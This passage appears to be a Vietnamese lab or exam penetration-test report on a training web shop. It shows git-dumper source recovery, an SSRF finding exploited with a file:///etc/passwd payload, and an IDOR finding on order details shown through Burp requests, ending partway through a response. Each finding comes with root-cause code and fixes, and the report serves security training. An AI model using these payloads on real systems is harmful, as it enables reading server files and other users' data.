[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/e3/3ec6e9bf8c13f03a76b4afa5b5875a41ba5d7 [200]
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/ea/7607dc342937a1e187a1848ef14f41dcf4754 [200]
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/ec/49fd772b4f1e047ec19a611c3895614c4bcd [200]
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/logs/refs/heads/master [200]
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/ec/9df9a123458371e309944bfcba00b64d834cf9 [200]
[-] Fetching https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/objects/f5/b9a442947cff39cfb1b3936b8ade283face64 [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 55 paths from the index
PS D:\CyberJutsu\Recon_tools_062024\git-dumper> python3 git_dumper.py https://cdn-t1shop.exam.cyberjutsu-lab.tech/.git/ git_output
```

Ta có được **source code** của toàn bộ ứng dụng

```

    ...
    src > main > java > com > cbjs > controller > ImageResource.java > Language Support for Java(TM) by Red Hat > ImageResource > getImage(String, Boolean)
    ...
    17 @RestController
    18 @RequestMapping("/v1/images")
    19 @Tag(name = "Image")
    20 public class ImageResource {
    ...
    21     @Autowired
    22     private ImageService imageService;
    ...
    23     @GetMapping
    24     public ResponseEntity<Map<String, String>> getImage(
    25         @RequestParam("file") String imageUrl,
    26         @RequestParam(required = false) Boolean resize) {
    27         try {
    28             byte[] imageBytes = imageService.loadImageFromUrl(imageUrl, resize);
    29             String contentType = imageService.getContentType(imageUrl);
    30             String base64Data = Base64.getEncoder().encodeToString(imageBytes);
    31             Map<String, String> response = new HashMap<>();
    32             response.put("data", "data:" + contentType + ";base64," + base64Data);
    33             ...
    34         } catch (IOException e) {
    35             Map<String, String> errorResponse = new HashMap<>();
    36             errorResponse.put("error", e.getMessage());
    37             return ResponseEntity.status(HttpStatus.NOT_FOUND)
    38                 .body(errorResponse);
    39         }
    40     }
    ...
    41 }
    ...
    42 }
    ...
    43 }
    ...
    44 }
    ...
    45 }
    ...
    46 }

```

Bên cạnh Source code khai thác được từ kho Git, khi truy cập ứng dụng và vào DevTools, tab **Source**, tôi thấy có các file JavaScript (.js) nên đã tải thủ công từng file về.

```

        ...
        13 const [adminSecret, setAdminSecret] = useState('');
        14
        15 const handleSetAdminSecret = async () => {
        16     try {
        17         const response = await AdminService.getAdminSecret();
        18         setAdminSecret(response.secret);
        19         toast.success(adminSecret);
        20     } catch (error) {
        21         toast.error(error.response?.data?.message || 'Failed to generate password');
        22     }
        23 }
        24
        25 useEffect(() => {
        26     const loadUser = async () => {
        27         const user = await UserService.getCurrentUser();
        28         setCurrentUser(user);
        29         setLoading(false);
        30     };
        31     loadUser();
        32 }, []);
        33
        34 if (loading) {
        35     return null;
        36 }
        37
        38 return (
        39     <AdminLayout>
        40         <div className="flex place-items-center min-h-screen">
        ...
    
```

Recommendation

- Khóa hoặc chuyển kho Git thành kho riêng tư để ngừng chia sẻ mã nguồn công khai.
- Không lưu trữ các thông tin nhạy cảm như mật khẩu, API keys, hoặc dữ liệu người dùng trong mã nguồn.


T1M-01-001: SSRF (Server-Side Request Forgery) at <https://t1shop.exam.cyberjutsu-lab.tech/api/v1/images?file={url}>

Description and Impact

Server của website có chức năng nhận vào một **URL** từ tham số `?file`, sau đó tải ảnh từ **URL** này về và hiển thị lên giao diện của người dùng. Nếu không có cơ chế kiểm tra hoặc xác thực **URL** đầu vào, attacker có thể cung cấp một **URL** đặc biệt để khai thác các API nội bộ và tải dữ liệu từ các dịch vụ mà nó không được phép truy cập.

Root Cause

Đọc source code tại <src/main/java/com/cbjs/controller/ImageResource.java>



```
ImageResource.java 1 ×
src > main > java > com > cbjs > controller > ImageResource.java > Language Support for Java(TM) by Red Hat > ImageResource > getImage(String, Boolean)
14
15 import io.swagger.v3.oas.annotations.tags.Tag;
16
17 @RestController
18 @RequestMapping("/v1/images")
19 @Tag(name = "Image")
20 public class ImageResource {
21
22     @Autowired
23     private ImageService imageService;
24
25     @GetMapping
26     public ResponseEntity<Map<String, String>> getImage(
27         @RequestParam("file") String imageUrl,
28         @RequestParam(required = false) Boolean resize) {
29
30         try {
31             byte[] imageBytes = imageService.loadImageFromUrl(imageUrl, resize);
32             String contentType = imageService.getContentType(imageUrl);
33             String base64Data = Base64.getEncoder().encodeToString(imageBytes);
34
35             Map<String, String> response = new HashMap<>();
36             response.put("data", "data:" + contentType + ";base64," + base64Data);
37
38             return ResponseEntity.ok(response);
39         } catch (IOException e) {
40             Map<String, String> errorResponse = new HashMap<>();
41             errorResponse.put("error", e.getMessage());
42             return ResponseEntity.status(HttpStatus.NOT_FOUND)
43                     .body(errorResponse);
44         }
45     }
46 }
```

Phương thức `getImage()` nhận một URL bằng tham số bắt buộc `@RequestParam("file")` (code dòng 27) và tham số tùy chọn size `@RequestParam(required = false)` (code dòng 28) để đưa vào phương thức `loadImageFromUrl()` (code dòng 30) được mô tả tại <src/main/java/com/cbjs/service/ImageService.java>

```
11  @Service
12  public class ImageService {
13      private static final int DEFAULT_WIDTH = 100; // Default resize width
14      private static final int DEFAULT_HEIGHT = 100; // Default resize height
15
16      public byte[] loadImageFromUrl(String imageUrl, Boolean resize) throws IOException {
17          URL url = new URL(imageUrl);
18          URLConnection connection = url.openConnection();
19
20          try (InputStream inputStream = connection.getInputStream()) {
21              // If no resize needed, return original
22              if (resize == null || !resize) {
23                  return inputStream.readAllBytes();
24              }
25
26              // Read the image
27              BufferedImage originalImage = ImageIO.read(inputStream);
28              if (originalImage == null) {
29                  throw new IOException("Invalid image format");
30              }
31
32              // Resize image to default dimensions
33              Image resultingImage = originalImage.getScaledInstance(DEFAULT_WIDTH, DEFAULT_HEIGHT, Image.SCALE_SMOOTH);
34              BufferedImage outputImage = new BufferedImage(DEFAULT_WIDTH, DEFAULT_HEIGHT, BufferedImage.TYPE_INT_RGB);
35              outputImage.getGraphics().drawImage(resultingImage, 0, 0, null);
36
37              // Convert to byte array
38              ByteArrayOutputStream outputStream = new ByteArrayOutputStream();
39              ImageIO.write(outputImage, "jpg", outputStream);
40              return outputStream.toByteArray();
41          }
42      }
43  }
```

Phương thức tạo một đối tượng **URL** từ `imageUrl` (đây là **URL** của hình ảnh cần tải) (code dòng 17). Kết nối đến **URL** này thông qua `URLConnection` (code dòng 18) để lấy dữ liệu từ địa chỉ đó. Mở một `InputStream` (code dòng 20) từ kết nối đó để đọc dữ liệu hình ảnh `read(inputStream)` (code dòng 27, là một hàm nguy hiểm) đồng thời gửi dữ liệu ấy về phương thức `getImage()` ở trên và được **base64 encode** (code dòng 35 của phương thức `getImage()`).

URL được truyền vào nhưng không thông qua một cơ chế xác thực nào nên attacker dễ dàng nhập vào một URL độc hại để thực hiện tấn công SSRF.

Steps to reproduce

Khi truy cập vào endpoint `https://t1shop.exam.cyberjutsu-lab.tech/profile`, website sẽ gửi 2 gói tin đến `/api/v1/profile` và `/api/v1/images?file=<url>` để lấy thông tin và hình ảnh từ URL về hiển thị trên giao diện của người dùng.

Dùng **Burp Suite** để theo dõi quá trình gửi nhận gói tin.

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/profile HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9eyJzdWIoiJyXKjhQQGdtYWlsLmNvbSISImhldC16MTczMzU4NjI3MSwiXhwijoxNzNjcyhjxcf0.0e4QSh9Ohw-rfaijfpWihQsFRCoLbdU4hofQTrcwO
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://tishop.exam.cyberjutsu-lab.tech/profile
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 07 Dec 2024 16:45:34 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 158
10
11 {
  "id": 213,
  "name": "cara",
  "image": "https://cdn-tishop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png",
  "email": "cara@gmail.com",
  "balance": 10.0,
  "role": "USER"
}

```

Dữ liệu trả về được base64 Encode

Mục tiêu của bài này là đọc nội dung tập tin `/etc/passwd`, tôi sử dụng URI protocol `file:///`

Dùng Burp Suite chỉnh sửa lại tham số `?file=file:///etc/passwd` và bấm **Send**, ta thấy được flag

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/images?file=file:///etc/passwd
HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Sec-Ch-Ua-Mobile: ?
8 Accept: /*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://tishop.exam.cyberjutsu-lab.tech/profile
13 Accept-Encoding: gzip, deflate, br
14 Priority: u1, i
15 Connection: keep-alive
16
17

Response
Pretty Raw Hex Render Hackvertor
10
11 {
  "data": "data:content/unknown;base64,cm9vdDp4oJA6MDpyb290i19yb290i19iaW4YmFzaApkyVtb246eDox0je6ZGf1bWu0i19ic3lvc2pbjobjwXNyL3niaw4vbnsb2dpgpbia6eDoy0j16Ymlu0i19iaW46L3Vzci9yzmlu15vb9naW4k313OngeMozoN5mcovZGVH18TbZjC5zgzb245kzpzbPmPvc9/NBMxup/3s2m+9o7ANXZCPjYt7qE+8n503fmy3Nh4z84etBeeA7/6L55CACRozEzH8+1Z3Grk5nKL5AZOrkmHw/17czf/9uHtZiyEycpwlFxysoMuMP4OyUr52PKMcX4/bjaQgPvaP8zetENL4FF7tePv27s/u2EYXy46FxMdhpz8kSwjRuY1ax/18Voz7Jfoh7+AtrwlaVwg93ysa9EkqlbpnBk8j7dHdnCV+xV5ptwfE59/TuDctj3Ueafo/7dUc9v14l/fedrZv0903N13G2596xEKU+uBz8KntIBXe5GfWmzntGKEKHfMw08UrFN3BnhnnddsvH7/c38xL9/PLm5#F11iA2bMLBDB18jp47cf7ff1pnDyATfa8Mc4GF9xWLIDegeuk07QJY1RDE1CpOPZQJroal/YC1REK6mkUSCIAYgtcl/yuXCsBzgqd2ANNWDWCyMbfBUElynuxdgoHxDGACLICG8sd6zo9lp+PsQasnxIVztWcj1WwxpGawgUWT7Xqf8iMna1/advqYv7n20H7kOC3AzauavJR/WTOUgb46Hc27c74cmxv7R/5T1+qjCBDFn+cubEL3DvsF/bhn5ctCn+amk32+tfLlgz3a60wEPpDvNxax3zBv651Pw9c/Fp5mAHuvoGbc30Cx8Maau3u9GmFMr0y8faA9b1pvfApy8NLm1kpCU2C031prria7du5PVd+7dp93UWCR0Prs1ubWeKt87xR06Clf40/cpD82ANzBAlujUhdH1T87a@cvVMUNV0XFM01N1/n4ud2snlw9w83N45f4B#P31dzbdb3frY72ngf/5Lu02a9qnyuCyj0ufxmv1K6KpuHdHm3L6guog643n97WMnjoPT0FSRZDAHftwRAzeGx1RtF58tPdRBLlocjutRNvF+bjyAes/9f0R08ubIkhgCreibkhxPl487RYf560UQWgLLP3yCqsld+mt+F1ZDk1hdtbEST3cqPfMxeV3f3o6kCtRfPg7208yMX52NeAtQJFkMG045ewl/mrg7BqyxBKZwqfbykE8F/JTuNsugmzAgDUWg5epFja

```

Flag: CBJS{c60c9c16178b92c79d43f6711d87df21}

Recommendation

- Server cần xác minh và lọc **URL** được người dùng cung cấp để chỉ cho phép các **URL** hợp lệ, chẳng hạn như chỉ chấp nhận các **URL** bắt đầu bằng **http://** hoặc **https://** từ các miền tin cậy, không phải là đường dẫn file cục bộ như **file://**
- Không cho phép server thực hiện các yêu cầu đến các tệp hệ thống hoặc các dịch vụ nội bộ không công khai.

T1M-01-002: Broken Access Control (IDOR) at

<https://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/details/{id}>

Description and Impact

Tham số **id** được người dùng thay đổi tùy ý mà không có sự xác thực hay phân quyền nào từ phía server, điều này gây ra lỗi Broken Access Control, cụ thể là IDOR, dẫn tới bất kỳ người dùng nào biết được **id** của nạn nhân đều có thể xem được thông tin đơn hàng mà không cần xác thực gì thêm.

Root Cause

Đọc source code tại **src/main/java/com/cbjs/controller/OrderResource.java**



```
OrderResource.java | OrderService.java | OrderItemRepository.java
src > main > java > com > cbjs > controller > OrderResource.java > Language Support for Java(TM) by Red Hat > OrderResource
30  public class OrderResource {
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64  @GetMapping("/details/{id}")
65  @SecurityRequirement(name = "Bearer Authentication")
66  public ResponseEntity<List<OrderItem>> getOrderDetailsById(@PathVariable("id") UUID id) {
67      return ResponseEntity.ok(orderService.getOrderDetailsById(id));
68  }
69 }
```

Endpoint **/details/{id}** nhận một **UUID id** từ đường dẫn để xác định đơn hàng, sau đó gọi hàm **getOrderDetailsById** trong **orderService** để lấy danh sách các mục (items) thuộc đơn hàng.

Hàm **getOrderDetailsById** được định nghĩa tại

src/main/java/com/cbjs/service/OrderService.java

```
src > main > java > com > cbjs > service > OrderService.java > Language Support for Java(TM) by Red Hat > OrderService
23  public class OrderService {
59      public List<Order> getOrdersHistory(Authentication authentication) {
60          List<OrderEntity> orderEntities = orderRepository.findAllByUserEntity(authentication.getPrincipal());
61          return orderMapper.toDtos(orderEntities);
62      }
63
64      public List<OrderItem> getOrderDetailsById(UUID id) {
65          if (!orderRepository.existsById(id)) {
66              throw new EntityNotFoundException("No order item found");
67          }
68          return orderItemMapper.toDtos(orderItemRepository.findAllByOrderEntityId(id));
69      }
70  }
71 }
```

Hàm `getOrderDetailsById` kiểm tra đơn hàng với `id` chỉ định có tồn tại trong cơ sở dữ liệu hay không (code dòng 66) và gọi đến hàm `findAllByOrderEntityId(id)` để lấy danh sách các mục (items) thuộc đơn hàng dựa trên `id`, hàm này được định nghĩa tại `src/main/java/com/cbjs/repository/OrderItemRepository.java`

```
src > main > java > com > cbjs > repository > OrderItemRepository.java > ...
1 package com.cbjs.repository;
2
3 import org.springframework.data.jpa.repository.JpaRepository;
4 import org.springframework.stereotype.Repository;
5
6 import com.cbjs.entity.OrderItemEntity;
7
8 import java.util.List;
9 import java.util.UUID;
10
11 @Repository
12 public interface OrderItemRepository extends JpaRepository<OrderItemEntity, Long> {
13     List<OrderItemEntity> findAllByOrderEntityId(UUID id);
14 }
15
```


Hàm `findAllByOrderEntityId(UUID id)` thực hiện truy xuất danh sách `OrderItemEntity` với `orderEntityId` bằng `id`.

Endpoint chỉ kiểm tra sự tồn tại của đơn hàng (`existsById`) mà không kiểm tra xem người dùng hiện tại có sở hữu đơn hàng đó hay không. Điều này dẫn đến tấn công **IDOR** (Insecure Direct Object Reference), cho phép một người dùng truy cập vào dữ liệu của người khác.

Attacker có token hợp lệ nhưng thay `id` trong đường dẫn thành `id` của đơn hàng thuộc người dùng khác để đọc được nội dung trong thông tin đơn hàng của người dùng đó.

Step to reproduce

Đầu tiên, ta thực hiện một giao dịch mua sản phẩm bất kì có giá nhỏ hơn 10 xu (giá trị mặc định khi tạo tài khoản mới)




Sau khi nhấn **Confirm** để xác nhận đơn hàng, website sẽ gửi 1 cú request tới endpoint <http://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/create> để thực hiện giao dịch và trả về giá trị **balance** (số tiền còn lại trong tài khoản)

POST request to https://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/create

Request		Response	
Pretty	Raw	Hex	Hacktor
1 POST /api/v1/orders/create HTTP/1.1 ←			1 HTTP/1.1 200
2 Host: t1shop.exam.cyberjutsu-lab.tech			2 Server: nginx/1.18.0 (Ubuntu)
3 Content-Length: 26			3 Date: Sun, 08 Dec 2024 01:04:28 GMT
4 Sec-Ch-Ua-Platform: "Windows"			4 Content-Type: application/json
5 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWxIoiJyXXJhQGdtYWlsImNvbSIsImhdCI6MTczMzU4NjI3MSwiZXhwIjoxNzMzcNjcyNjcxfo.0e4Q5h9Ohw-rfaiJjPwIhQsFRCoobduR4hofQTrcwCTs			5 Connection: keep-alive
6 Accept-Language: en-US,en;q=0.9			6 Vary: Origin
7 Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"			7 Vary: Access-Control-Request-Method
8 Sec-Ch-Ua-Mobile: ?0			8 Vary: Access-Control-Request-Headers
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36			9 Access-Control-Allow-Origin: *
10 Accept: application/json, text/plain, */*			10 Access-Control-Expose-Headers: *
11 Content-Type: application/json			11 Content-Length: 15
12 Origin: https://t1shop.exam.cyberjutsu-lab.tech			12
13 Sec-Fetch-Site: same-origin			13 {
14 Sec-Fetch-Mode: cors			"balance":4.0
15 Sec-Fetch-Dest: empty			}
16 Referer: https://t1shop.exam.cyberjutsu-lab.tech/			
17 Accept-Encoding: gzip, deflate, br			
18 Priority: u=1, i			
19 Connection: keep-alive			
20			
21 [
{			
"merchId":10,			
"count":1			
]			

Tiếp theo, vào endpoint <http://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/>, click vào id của đơn hàng mình vừa tạo



Sau đó website sẽ gửi request đến API <http://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/history> để xem lịch sử giao dịch, ta dùng **Burp Suite** để xem response trả về

The screenshot shows the Burp Suite interface with a captured GET request to `https://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/history`. The Request tab shows the full HTTP header and URL. The Response tab shows the JSON response body. A red arrow points to the first order in the response body, which is identical to the one shown in the previous screenshot.

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/orders/history HTTP/1.1
2 Host: t1shop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIjYXJhQGdtYWlsLmNvSISiMihdCIGMTczMzU4NjI3MSwiZXhwIjoxNzMNjcyNjcxfoQ.Uo4Q5h9Ohw-rfaijPwIhQsFRCoobduR4hofQTrcwCTs
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://t1shop.exam.cyberjutsu-lab.tech/orders
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1,i
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 01:11:06 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 231
10
11 [
12   (
13     "id": "3f39ced8-576b-4074-b3df-7015cbe67db9",
14     "date": "07-12-2024",
15     "status": "PLACED",
16     "userId": 213,
17     "totalAmount": 3.0
18   ),
19   (
20     "id": "44b6c65f-2b2d-4f94-a6b1-dc20fa203f35",
21     "date": "08-12-2024",
22     "status": "PLACED",
23     "userId": 213,
24     "totalAmount": 3.0
25   )
26 ]

```

Đồng thời website sẽ lấy giá trị **id** của đơn hàng gửi request đến API <http://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/details/3f39ced8-576b-4074-b3df-7015cbe67db9> để xem lịch sử giao dịch chi tiết

```

GET request to https://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/details/3f39ced8-576b-4074-b3df-7015cbe67db9
HTTP/1.1
Host: t1shop.exam.cyberjutsu-lab.tech
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJjYXJhQGdtYWlsLmNvbSIsImlhhdCI6MTczMzU4NjI3MSwiZXhwIjoxNzEwNjcyNjcxfo.Uo4Q5h9Ohw-rfaiJjpWlhQsFRCoobduR4hofQTrcwCTs
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://t1shop.exam.cyberjutsu-lab.tech/orders
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

```

Response

```

HTTP/1.1 200
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 08 Dec 2024 01:11:08 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Length: 202
11 [
  {
    "id": 773,
    "merchName": "2024 Logo Badge - V5",
    "merchId": 10,
    "merchImage": "https://cdn-tlshop.exam.cyberjutsu-lab.tech/static/merchandises/IMG_3257.jpg",
    "address": "Unknown address",
    "total": 3.0,
    "count": 1
  }
]

```

Mục tiêu của bài này nằm trong đơn hàng của **admin**, đầu tiên ta phải tìm được **id** của đơn hàng đấy. Ta vào API <http://t1shop.exam.cyberjutsu-lab.tech/api/v1/orders/>, có thể xem được hết tất cả các đơn hàng

Request

```

GET /api/v1/orders HTTP/1.1
Host: t1shop.exam.cyberjutsu-lab.tech
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJjYXJhQGdtYWlsLmNvbSIsImlhhdCI6MTczMzU4NjI3MSwiZXhwIjoxNzEwNjcyNjcxfo.Uo4Q5h9Ohw-rfaiJjpWlhQsFRCoobduR4hofQTrcwCTs
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://t1shop.exam.cyberjutsu-lab.tech/orders
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

```

Response

```

HTTP/1.1 200
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 08 Dec 2024 03:10:55 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Length: 96746
10 [
  {
    "id": "a0fc5210-b856-4de1-bf4c-82a53de0b369",
    "date": "17-11-2024",
    "status": "PENDING",
